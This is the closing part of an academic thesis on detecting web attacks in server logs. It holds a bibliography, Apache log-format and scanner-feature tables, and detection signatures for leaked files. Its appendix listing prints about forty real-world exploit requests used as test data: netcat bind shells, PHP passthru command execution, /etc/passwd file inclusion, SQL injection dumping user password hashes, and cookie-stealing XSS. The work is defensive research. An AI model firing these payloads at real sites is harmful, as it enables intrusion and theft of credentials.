[KVR05] C. Kruegel, G. Vigna, and W. Robertson. A multi-model approach to the detection of web-based attacks. *Computer Networks*, 48(5):717–738, 2005.

[LB06] A.G. Lourenço and O.O. Belo. Catching web crawlers in the act. In *Proceedings of the 6th international Conference on Web Engineering*, pages 265–272. ACM, 2006.

[LEK+03] A. Lazarevic, L. Ertoz, V. Kumar, A. Ozgur, and J. Srivastava. A comparative study of anomaly detection schemes in network intrusion detection. In *Proceedings of the third SIAM international conference on data mining*, volume 3, pages 25–36. Society for Industrial & Applied, 2003.

[Lev10] J. Levine. Dns blacklists and whitelists. RFC 5782, RFC Editor, 2010.

[Lia05] Y. Liao. Machine learning in intrusion detection. Technical report, DTIC Document, 2005.

[LK04] R. Leigland and A.W. Krings. A formalization of digital forensics. *International Journal of Digital Evidence*, 3(2):1–32, 2004.

[LKS05] A. Lazarevic, V. Kumar, and J. Srivastava. Intrusion detection: A survey. *Managing Cyber Threats*, pages 19–78, 2005.

[LL03] N. Liu and B.C. Lovell. Gesture classification using hidden markov models and viterbi path counting. In *DICTA*, 2003.

[Ma03] P. Ma. Log analysis-based intrusion detection via unsupervised learning. *Master of Science, School of Informatics, University of Edinburgh*, 2003.

[Mah36] P. C. Mahalanobis. On the generalised distance in statistics. In *Proceedings National Institute of Science, India*, volume 2, pages 49–55, 1936.

[Mal09] S. Malphrus. Perspectives on retail payments fraud. *Perspectives on Retail Payments Fraud (February 11, 2009). Economic Perspectives*, 33(1), 2009.

[MC02] M.V. Mahoney and P.K. Chan. Learning nonstationary models of normal network traffic for detecting novel attacks. In *Proceedings of the eighth ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 376–385. ACM, 2002.

[MC08] R. Meyer and C. Cid. Detecting attacks on web applications from log files. *Sans Institute, InfoSec reading room*, 2008.

[MdAN+11] B.A. Mozzaquatro, R.P. de Azevedo, R.C. Nunes, A.J. Kozakevicius, C. Cappo, and C. Schaerer. Anomaly-based techniques for web attacks detection. *Journal of Applied Computing Research*, 1(2):111–120, 2011.

[Mil04] J.E. Miller. *The Chicago guide to writing about numbers*. University of Chicago Press, 2004.

[MKŠ10] M. Munk, J. Kapusta, and P. Švec. Data preprocessing evaluation for web log mining: reconstruction of activities of a web visitor. *Procedia Computer Science*, 1(1):2273–2280, 2010.

[Moh03] G.M. Mohay. *Computer and intrusion forensics*. Artech House Publishers, 2003.

[MR04] RA Maxion and RR Roberts. Proper use of roc curves in intrusion. Technical report, anomaly detection. Technical Report CS-TR-871, School of Computing Science, University of Newcastle upon Tyne, 2004.

[MRRV01] A. Mackie, J. Roculan, R. Russel, and MV Velzen. Nimda worm analysis. *Incident Analysis Report, Version*, 2, 2001.

[MS03] S. Mukkamala and A.H. Sung. Identifying significant features for network forensic analysis using artificial intelligent techniques. *International Journal of digital evidence*, 1(4):1–17, 2003.

[MZI08] F. Maggi, S. Zanero, and V. Iozzo. Seeing the invisible: forensic uses of anomaly detection and machine learning. *ACM SIGOPS Operating systems review*, 42(3):51–58, 2008.

[Nas10] G.M.B.A. Nascimento. Anomaly detection of web-based attacks. 2010.

[NNG04] M. Nadjarbashi-Noghani and A.A. Ghorbani. Improving the referrer-based web log session reconstruction. In *Communication Networks and Services Research, 2004. Proceedings. Second Annual Conference on*, pages 286–292. IEEE, 2004.

[OAS08] A.J. Oliner, A. Aiken, and J. Stearley. Alert detection in system logs. In *Data Mining, 2008. ICDM'08. Eighth IEEE International Conference on*, pages 959–964. IEEE, 2008.

[One96] A. One. Smashing the stack for fun and profit. *Phrack magazine*, 7(49):14–16, 1996.

[Pal01] G. Palmer. A road map for digital forensics research-report from the first digital forensics research workshop (dfrws). *Utica, New York*, 2001.

[PQW10] A. Patel, Q. Qassim, and C. Wills. A survey of intrusion detection and prevention systems. *Information Management & Computer Security*, 18(4):277–290, 2010.

[PR07] Z. Pabarskaite and A. Raudys. A process of knowledge discovery from web log data: Systematization and critical review. *Journal of Intelligent Information Systems*, 28(1):79–104, 2007.

[PS01] V.N. Padmanabhan and L. Subramanian. An investigation of geographic mapping techniques for internet hosts. In *ACM SIGCOMM Computer Communication Review*, volume 31, pages 173–185. ACM, 2001.

[Puk94] F. Pukelsheim. The three sigma rule. *The American Statistician*, 48(2):88–91, 1994.

[PUK$^+$11] I. Poese, S. Uhlig, M.A. Kaafar, B. Donnet, and B. Gueye. Ip geolocation databases: Unreliable? *ACM SIGCOMM Computer Communication Review*, 41(2):53–56, 2011.

[Rab89] L.R. Rabiner. A tutorial on hidden markov models and selected applications in speech recognition. *Proceedings of the IEEE*, 77(2):257–286, 1989.

[RFD06] A. Ramachandran, N. Feamster, and D. Dagon. Revealing botnet membership using dnsbl counter-intelligence. *Proc. 2nd USENIX Steps to Reducing Unwanted Traffic on the Internet*, pages 49–54, 2006.

[Rie11a] K. Rieck. Computer security and machine learning: Worst enemies or best friends? In *SysSec Workshop (SysSec), 2011 First*, pages 107–110. IEEE, 2011.

[Rie11b] K. Rieck. Self-learning network intrusion detection. *it-Information Technology*, 53(3):152–156, 2011.

[RN93] M.S. Ryan and G.R. Nudd. The viterbi algorithm. 1993.

[Rob57] CC Robusto. The cosine-haversine formula. *American Mathematical Monthly*, pages 38–40, 1957.

[Seg02] O. Segal. Web application forensics: The uncharted territory. 2002.

[SK99] B. Schneier and J. Kelsey. Secure audit logs to support computer forensics. *ACM Transactions on Information and System Security (TISSEC)*, 2(2):159–176, 1999.

[SKS09] Y. Song, A.D. Keromytis, and S. Stolfo. Spectrogram: A mixture-of-markov-chains model for anomaly detection in web traffic. In *Network and Distributed System Security Symposium 2009: February 8-11, 2009, San Diego, California: Proceedings*, pages 121–135. Internet Society, 2009.

[SM08] F. Sabahi and A. Movaghar. Intrusion detection: A survey. In *Systems and Networks Communications, 2008. ICSNC'08. 3rd International Conference on*, pages 23–26. IEEE, 2008.

[SMEFH11] S.E. Salama, M.I. Marie, L.M. El-Fangary, and Y.K. Helmy. Web server logs preprocessing for web intrusion detection. *Computer and Information Science*, 4(4):p123, 2011.

[SMF^{+}09] G. Singh, F. Masseglia, C. Fiot, A. Marascu, and P. Poncelet. Data mining for intrusion detection: from outliers to true intrusions. *Advances in Knowledge Discovery and Data Mining*, pages 891–898, 2009.

[SO08] J. Stearley and A.J. Oliner. Bad words: Finding faults in spirit's syslogs. In *Cluster Computing and the Grid, 2008. CCGRID'08. 8th IEEE International Symposium on*, pages 765–770. IEEE, 2008.

[Ste04] J. Stearley. Towards informatic analysis of syslogs. In *Cluster Computing, 2004 IEEE International Conference on*, pages 309–318. IEEE, 2004.

[Ste12] J. Stemmer. detecting outliers in web-based network traffic. 2012.

[Stu08] Student. The probable error of a mean. *Biometrika*, pages 1–25, 1908.

[SVA11] D. Stevanovic, N. Vlajic, and A. An. Unsupervised clustering of web sessions to detect malicious and non-malicious website users. *Procedia Computer Science*, 5:123–131, 2011.

[SZ02] K. Sequeira and M. Zaki. Admit: anomaly-based data mining for intrusions. In *Proceedings of the eighth ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 386–395. ACM, 2002.

[SZ11] Y. Shavitt and N. Zilberman. A geolocation databases study. *Selected Areas in Communications, IEEE Journal on*, 29(10):2044–2056, 2011.

[TGPVÁM^{+}10] C. Torrano-Giménez, A. Perez-Villegas, G. Álvarez Marañón, et al. An anomaly-based approach for intrusion detection in web traffic. 2010.

[TK02] P.N. Tan and V. Kumar. Discovery of web robot sessions based on their navigational patterns. *Data Mining and Knowledge Discovery*, 6(1):9–35, 2002.

[TK07] A.N. Toosi and M. Kahani. A new approach to intrusion detection based on an evolutionary soft computing model using neuro-fuzzy classifiers. *Computer Communications*, 30(10):2201–2212, 2007.

[VABHL03] L. Von Ahn, M. Blum, N. Hopper, and J. Langford. Captcha: Using hard ai problems for security. *Advances in Cryptology—EUROCRYPT 2003*, pages 646–646, 2003.

[Vit67] A. Viterbi. Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. *Information Theory, IEEE Transactions on*, 13(2):260–269, 1967.

[VMV05] F. Valeur, D. Mutz, and G. Vigna. A learning-based approach to the detection of sql attacks. *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 533–546, 2005.

[WBF$^+$11] Y. Wang, D. Burgener, M. Flores, A. Kuzmanovic, and C. Huang. Towards street-level client-independent ip geolocation. In *NSDI'11. Proceedings of the 8thUSENIX conference on networked systems design and implementation*, pages 27–36, 2011.

[WD08] W. Wang and T.E. Daniels. A graph based approach toward network forensics analysis. *ACM Transactions on Information and System Security (TISSEC)*, 12(1):4, 2008.

[Wel62] BP Welford. Note on a method for calculating corrected sums of squares and products. *Technometrics*, 4(3):419–420, 1962.

[WMWS12] C. Wolf, J. Müller, M. Wolf, and D.P.D.J. Schwenk. Webforensik-forensische analyse von apache httpd logfiles. 2012.

[WS04] K. Wang and S. Stolfo. Anomalous payload-based network intrusion detection. In *Recent Advances in Intrusion Detection*, pages 203–222. Springer, 2004.

[WSS07] B. Wong, I. Stoyanov, and E.G. Sirer. Octant: A comprehensive framework for the geolocalization of internet hosts. In *Proceedings of the NSDI*, volume 7, 2007.

[ZG04] J. Zhang and A.A. Ghorbani. The reconstruction of user sessions from a server log using improved time-oriented heuristics. In *Communication Networks and Services Research, 2004. Proceedings. Second Annual Conference on*, pages 315–322. IEEE, 2004.

A. Appendix

The enclosed CD-ROM contains a tarball with the source code of our implementation, the used input logfiles as well as the test results and additional files required as shown in the following table.

Folder	Description
implementation/	PHP source code, including style sheets and required 3rd party software: Maxmind GeoLite City 1.11, pChart 2.1, PHPIDS 0.7 and SIMILE Exhibit 3.0
datasets/	test and training datasets used for the evaluation
results/	generated reports in tabular and map-based visualization

Table A.1.: Files and folders attached on CD-ROM

Format String	Description
%a	Client IP address and port of the request
%ca	Underlying peer IP address and port of the connection
%A	Local IP-address
%B	Size of response in bytes, excluding HTTP headers
%b	Size of response in bytes, excluding HTTP headers in CLF format
%{VARNAME}C	The contents of cookie VARNAME in the request
%D	The time taken to serve the request, in microseconds
%{VARNAME}e	The contents of the environment variable VARNAME
%f	Filename
%h	Remote hostname or IP address
%H	The request protocol
%{VARNAME}i	The contents of VARNAME: header line(s) in the request
%k	Number of keepalive requests handled on this connection
%l	Remote logname (from identd, if supplied)
%L	The request log ID from the error log
%m	The request method
%{VARNAME}n	The contents of note VARNAME from another module
%{VARNAME}o	The contents of VARNAME: header line(s) in the reply
%p	The canonical port of the server serving the request
%{format}p	The canonical or actual port of the server or the client's actual port
%P	The process ID of the child that serviced the request
%formatP	The process ID or thread ID of the child that serviced the request
%q	The query string
%r	First line of request
%R	The handler generating the response (if any)
%s	Status (original), use %>s for the final status
%t	Time the request was received, in standard english format
%{format}t	The time, in the form given extended strftime format
%T	The time taken to serve the request, in seconds
%u	Remote user if the request was authenticated
%U	The URL path requested, not including any query string
%v	The canonical ServerName of the server serving the request
%V	The server name according to the UseCanonicalName setting
%X	Connection status when response is completed
%I	Bytes received, including request and headers
%O	Bytes sent, including headers

Table A.2.: Format strings used by the Apache web server

Feature/Scanner	Arachni	DirBuster	Grendel	Nessus	Nikto	Skipfish	w3af	Wapiti	Websecurify
Total number of requests	33.865	5.475	7.699	15.941	7.802	63.412	517	1.636	786
Ratio of image requests	0.00	0.00	0.00	0.02	0.00	0.04	0.06	0.00	0.00
Ratio of web app requests	0.79	0.45	0.88	0.72	0.44	0.12	0.87	0.96	0.93
Requests robots file	true	true	true	true	true	true	true	true	true
Ratio of repeated requests	0.73	0.15	0.01	0.50	0.03	0.03	0.24	0.65	0.46
Avg. inter request time delay	0.04	0.42	0.05	0.07	0.02	0.01	0.42	0.10	0.14
Std. inter request time delay	1.31	2.00	1.13	1.62	0.80	0.14	1.71	1.15	3.15
Ratio of `GET` requests	0.94	0.57	1.00	0.92	1.00	1.00	0.93	0.37	0.51
Ratio of `HEAD` requests	0.00	0.43	0.00	0.00	0.00	0.00	0.00	0.00	0.00
Ratio of `POST` requests	0.06	0.00	0.00	0.02	0.00	0.00	0.07	0.63	0.49
Ratio of other requests	0.00	0.00	0.00	0.02	0.00	$5 \cdot 10^{-5}$	0.00	0.00	0.00
Ratio of non-rfc2616 requests	0.00	0.00	0.00	0.04	0.00	$5 \cdot 10^{-5}$	0.00	0.00	0.00
Ratio of status code `4xx`	0.22	0.42	0.96	0.81	0.99	0.99	0.10	0.01	0.04
Width of traversal	34	188	16	74	5	15	9	6	20
Depth of traversal	10	6	4	9	255	6	4	2	10
Number of user agent strings	1	1	1	6	6.451	22	3	3	2
Ratio of unassigned referers	1.00	1.00	1.00	0.94	1.00	0.00	0.03	1.00	1.00
Avg. bytes sent	1.697	3.964	893	1.148	631	527	4.388	4.341	1.271
Session duration	990	1026	358	784	63	161	186	164	103

Table A.3.: Comparison of features for vulnerability scanner detection

Description	Signature
UNIX /etc/passwd	root:x:0:0:.+:[0-9a-zA-Z]+
Windows boot.ini	[boot loader](.*)[operating systems]
Apache access log	0] "GET
Apache error log	[error] [client
IIS access log	0, GET,
Shell script	#!(.*)bin
C/C++ source	#include
Java source	import java.
PHP source	<? ?php(.*)?>
JSP source	<%@(.*)%>
ASP source	<%(.*)%>
DSA/RSA private key	---BEGIN (D|R)SA PRIVATE KEY---
MySQL dump	- MySQL dump
phpMyAdmin dump	phpMyAdmin (My)?SQL(-|)Dump
SQL configuration/logs	ADDRESS=(PROTOCOL=
SVN RCS data	svn:special svn
web.xml config file	<web-app
Environment variables	REQUEST_URI= + path in replay mode
Directory listing	[iI]ndex [oO]f(.*)">Parent Directory<a>
phpinfo() page	<title>phpinfo()<title><meta name=
Apache mod_status	<title>Apache Status(.*)Server Version:
ODBC password	(Data Source=)(.*)(;Password=|;Pwd=)
PHP error	PHP (Notice|Warning|Error)
Java IO exception	java.io.FileNotFoundException:
Python IO exception	Traceback (most recent call last):
File system path	Call to undefined function.*() in
Web root path	: failed to open stream:
File inclusion error:	Warning(?:<b>)?:s+(?:include)(?:_once)?(
DB connection error	(mysql|pgp|sqlite|mssql)_p?(connect|open)(
Access error	Syntax error in query expression
ASP / MSSQL error	System.Data.OleDb.OleDbException
Coldfusion SQL error	[Macromedia][SQLServer JDBC Driver]
Generic SQL error	(INSERT INTO|SELECT|UPDATE) .*?((FROM|SET)
Informix error	Dynamic Page Generation Error:
Java SQL error	java.sql.SQLException
Java SQL error	Unexpected end of command in statement
MySQL error	supplied argument is not a valid MySQL
ORACLE error	(PLS|ORA)-[0-9][0-9][0-9][0-9]
PostgreSQL error	PostgreSQL query failed:

Table A.4.: Extract of attack quantification signatures for active replay

Listing A.1: Real-world exploits used in the test dataset

```
# -------------------------
# >>> command execution (9)
# -------------------------

# Narcissus Remote Command Execution Vulnerability
/narcissus/backend.php?machine=0&action=configure_image&release=|
    uname%20-a

# AjaXplorer checkInstall.php Remote Command Execution
/plugins/access.ssh/checkInstall.php?destServer||id

# Invision Power Board <= 3.3.4 'unserialize()' PHP Code Execution
/index.php?<?error_reporting(0);print(___);passthru(base64_decode(
    $_SERVER[HTTP_CMD]));die;?>

# ViArt Shop Enterprise 4.1 Arbitrary Command Execution
/payments/sips_response.php?DATA=..%2F..%2F..%2F..%2F..%2Fpwd

# phptax 0.8 <= Remote Code Execution Vulnerability
/phptax/drawimage.php?pfilez=xxx;%20nc%20-l%20-v%20-p%2023235%20-e
    %20/bin/bash;&pdf=make

# Tiki Wiki CMS Groupware <= 8.3 PHP Code Execution
/tiki-print_multi_pages.php?printpages=O%3A29%3A%22
    Zend_Pdf_ElementFactory_Proxy%22%3A1%3A%7Bs%3A39%3A%22%2500
    Zend_Pdf_ElementFactory_Proxy%2500_factory%22%3BO%3A51%3A%22
    Zend_Search_Lucene_Index_SegmentWriter_StreamWriter%22%3A5%3A
    %7Bs%3A12%3A%22%2500%2A%2500_docCount%22%3Bi%3A1%3Bs%3A8%3A
    %22%2500%2A%2500_name%22%3Bs%3A3%3A%22foo%22%3Bs%3A13%3A
    %22%2500%2A%2500_directory%22%3BO%3A47%3A%22
    Zend_Search_Lucene_Storage_Directory_Filesystem%22%3A1%3A%7Bs
    %3A11%3A%22%2500%2A%2500_dirPath%22%3Bs%3A11%3A%22%2FFOOsh.php
    %2500%22%3B%7Ds%3A10%3A%22%2500%2A%2500_fields%22%3Ba%3A1%3A%7
    Bi%3A0%3BO%3A34%3A%22Zend_Search_Lucene_Index_FieldInfo%22%3A1
    %3A%7Bs%3A4%3A%22name%22%3Bs%3A90%3A%22%3C%3Fphp+
    error_reporting%280%29%3B+print%28___%29%3B+passthru%28
    base64_decode%28%24_SERVER%5BHTTP_CMD%5D%29%29%3B+die%3B+%3F%3
    E%22%3B%7D%7Ds%3A9%3A%22%2500%2A%2500_files%22%3BO%3A8%3A%22
    stdClass%22%3A0%3A%7B%7D%7D%7D

# Basilic 1.5.14 diff.php Arbitrary Command Execution
/basilic/Config/diff.php?file=%26nc%20-ltp4444%20-e%20/bin/bash&
    new=1&old=2

# Breeze CMS 1.0 => Remote Code Execution Vulnerability
/libs/Ice/Database/adodb_lite/adodb-perf-module.inc.php?
    last_module=t{};%20class%20t{};passthru(ls);//

# Social Groupie (create_album.php) Upload/LFI Vulnerability
/Member_images/shell.jpg

```

```
# ---------------------------
# >>> local file inclusion (9)
# ---------------------------

# BabyGekko 1.2.2e LFI Vulnerability
/index.php?app=../../../../../../../tmp/

# Joomla Component com_p2dxt Local File Include Vulnerability
/index.php?option=com_p2dxt&controller=../../../../etc/passwd%00

# PRADO PHP Framework 3.2.0 Arbitrary File Read Vulnerability
/tests/test_tools/functional_tests.php?sr=../../../../../../
    windows/win.ini

# WeBid <= 1.0.5 Directory Traversal Vulnerability
/path/loader.php?js=../../../../../../../../../../etc/passwd%00.js
    ;

Bitweaver 2.8.1 LFI Vulnerability
/bitweaver/gmap/view_overlay.php?overlay_type=..%2F..%2F..%2F..%2F
    ..%2F..%2F..%2F/etc/passwd%00

# TomatoCart 1.2.0 Alpha 2 Local File Inclusion Vulnerability
/json.php?action=3&module
    =../../../../../../../../../../../../../../../boot.ini%00

# 2Point Solutions - Multiple Vulnerabilities
file.php?id=/../../../../../../..//etc/passwd
    %00../../../../../../../

# Xivo 1.2 Arbitrary File Download Vulnerability
/index.php/manage/certificate/?act=export&id=../../../../etc/
    asterisk/cel_pgsql.conf

# TSP 0.1d Multiple File Inclusion Vulnerabilities
/tsp/download.php?id
    =../../../../../../../../../../../../../../../../../../etc/passwd%00

# ----------------------
# >>> SQL injection (13)
# ----------------------

# ES CmS 0.1 SQL Injection Vulnerability
/server/page.php?id=-1+union+select+1,2,3,group_concat(column_name
    ),5,6+from+information_schema.columns+where+table_name=char(
    table_cod)

# WordPress - PICA Photo Gallery Automatic SQL Injection
/pica-gallery/?aid=-1+union+select+concat(user_login,0x3a,
    user_pass,0x3a,user_email),2,3,4+from+wp_users-


```

```
# Free Hosting Manager V2.0 SQL Injection Vulnerability
/clients/packages.php?id=-1'+UNION+ALL+SELECT+1,CONCAT(username,
    char(58),password)
    ,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19+from+adminusers
    %23

# friendsinwar FAQ Manager SQL Injection Vulnerability
/view_faq.php?question=-4+AND+1=2+UNION+SELECT+0,1,2,version
    %28%29,4,5--

# LikeItNow Script SQL Injection Vulnerability
/like/like.php?id=-1+UNION+SELECT+1,version(),3--

# Web Colinas Sql Injection Vulnerability
/page.php?id=-3/*!20000union*/+/*!20000SelEct*/%201,2,CONCAT_WS(
    CHAR(32,58,32),user(),database(),version()),4--

# dotProject 2.1.6 Cross Site Scripting / SQL Injection
/index.php?m=contacts&where=%27%29%20UNION%20SELECT%20version()
    ,2,3,4,5,6,7,8,9,10,11%20INTO%20OUTFILE%20%27/tmp/file.txt
    %27%20--%202

# Wordpress Plugin plg_novana Sql Injection Vulnerability
/wp-content/plugins/plg_novana/novana_detail.php?lightbox[width
    ]=700&lightbox[height]=400&id=-111+union+select
    +1,2,3,4,5,6,7,8,9,group_concat%28user_login,user_pass
    %29,11,12,13,14,15,16,17,18,19,20,21,22,23,24+from+wp_users--

SmartCMS SQL Injection Vulnerability
/index.php?idx=123+AND+1=2+UNION+ALL+SELECT+version()--

# Joomla Component com_quiz SQL Injection Vulnerability
/index.php?option=com_quiz&task=user_tst_shw&Itemid={RANDOM}&tid={
    RANDOM}/**/and/**/1=0/**/union/**/select/**/1,0
    x3c7363726970743e616c65727428646f63756d656e742e636f6f6b6965293
     c2f7363726970743e,concat(username,0x3D,password)/**/from/**/
    jos_users+--+

# WordPress Cardoza Ajax Search 1.1 SQL Injection Vulnerability
/wp-admin/admin-ajax.php/?srch_txt='or%201=1--%20&action=
    the_search_text

# YCommerce Pro / Reseller SQL Injection Vulnerability
/store/index.php?cPath=1 union all select 1,concat_ws(0x3a,
    table_schema,table_name,column_name),3,4,5 from
    information_schema.columns where table_schema!=0
    x696E666F726D6174696F6E5F736368656D61--
```

```
# ------------------
# >>> XSS / CSRF (9)
# ------------------

# AionWeb Cross Site Scripting Vulnerability
/engine/classes/swfupload/swfupload.swf?movieName=%22]);}catch(e)
    {}if(!self.a)self.a=!alert(document.cookie);//

# MYREphp Vacation Rental Software Cross Site Scripting
    Vulnerability
/vacation/1_mobile/alert_members.php?action=login&link_idd=%27%20
    onmouseover%3dprompt%28900153%29%20bad%3d%27

# Greenstone Digital Library Cross Site Scripting Vulnerability
/cgi-bin/library.cgi?a=status&p=%22%3E%3Cscript%3Ealert%28%22Again
    %20Owned%22%29;%3C/script%3E&pr=7&c=AkaStep

# ClipBucket 2.6 Cross Site Scripting Vulnerability
/search_result.php?query=3&type='%22--%3E%3C/style%3E%3C/script%3E
    %3Cscript%3Ealert(0x005B39)%3C/script%3E&submit=Search

# ATutor 1.2 Cross Site Scripting Vulnerability
/file_manager/preview_top.php?pathext=%22%3E%3Cscript%3Ealert%28
    document.cookie%29;%3C/script%3E

# Jara 1.6 Cross Site Scripting Vulnerability
/admin/delete_post.php?id='%22--%3E%3C/style%3E%3C/script%3E%3
    Cscript%3Enetsparker(0x0034CE)%3C/script%3E

# Bitweaver 2.8.1 Cross Site Scripting Vulnerability
/bitweaver/?highlight=%2522%253E%253Cscript%253Ealert('XSS')%253B
    %253C%252Fscript%253E

# CheckPoint/Sofaware Firewall XSS
/pub/ufp.html?url=\"><script>alert(1)</script>&mask=000&swpreview
    =1

# Wordpress WP-FaceThumb Gallery Plugin <= 0.1 Reflected XSS
    Vulnerability
/?page_id=1&pagination_wp_facethumb=1\"><img/src=x+onerror=alert(
    document.cookie)>
```